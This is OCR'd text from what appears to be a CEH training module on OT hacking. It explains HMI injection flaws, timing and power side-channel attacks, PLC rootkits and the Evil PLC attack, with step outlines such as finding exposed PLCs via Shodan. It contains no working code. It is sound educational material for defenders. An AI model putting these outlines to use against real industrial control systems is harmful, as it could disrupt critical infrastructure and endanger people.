
  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma is one of the prominent domain-specific languages for human–machine interfaces (HMIs) that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An evaluate, compile, and execute code at runtime (EvalExpression) vulnerability in Gamma can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target supervisory control and data acquisition (SCADA) system.

- **Buffer Overflow Vulnerabilities**

  Some HMI software may be prone to buffer overflow vulnerabilities, in which excessive data inputs can overflow the allocated buffer, potentially allowing an attacker to execute an arbitrary code on the system.

- **Path Traversal**

  Path-traversal flaws in HMI web servers allow attackers to access directories and files stored outside the web-root folder, leading to information disclosure or manipulation.



Side-Channel Attacks

Attackers perform a side-channel attack by monitoring physical implementation of a target system to obtain critical information. Attackers use two techniques, namely timing analysis, and power analysis to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation. ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.





Figure 18.83: Illustration of side-channel attack



Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.

PLC Rootkit Attack




Figure 18.84: Hacking PLC through PLC rootkit attack

Steps used to perform a PLC rootkit attack:

- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.


A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.

The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.

EC-Council C|EH

Evil PLC Attack

- In the Evil PLC attack, an attacker tries to identify **vulnerable PLC devices** using online resources to target the OT workstations with an aim to disrupt the production environment
- If a vulnerable PLC is found, the attacker turns that mere PLC into an Evil PLC by **modifying its configuration settings**, changing its behavior and logic through download procedures



Evil PLC Attack

In an Evil PLC attack, an attacker tries to identify vulnerable or Internet-exposed PLC devices using online resources to target OT workstations to disrupt the production environment. Devices exposed to the Internet often lack adequate security measures, making them vulnerable to unauthorized access and intermediary data modifications. If a vulnerable PLC is found, the attacker turns that PLC into an Evil PLC by modifying its configuration settings and changing its behavior and logic through download procedures.

The following are the various steps involved in an Evil PLC attack:

- **Step 1:** Attacker identifies vulnerable PLC using Shodan or Censys.
- **Step 2:** The attacker exploits the vulnerable PLC firmware and weaponizes it by changing its programming logic through download procedures.
- **Step 3:** Using the infected PLC, the attacker initiates upload procedures on the connected workstations to execute arbitrary code.




Figure 18.85: Illustration of Evil PLC attack methodology

61 Module 18 | IoT and OT Hacking

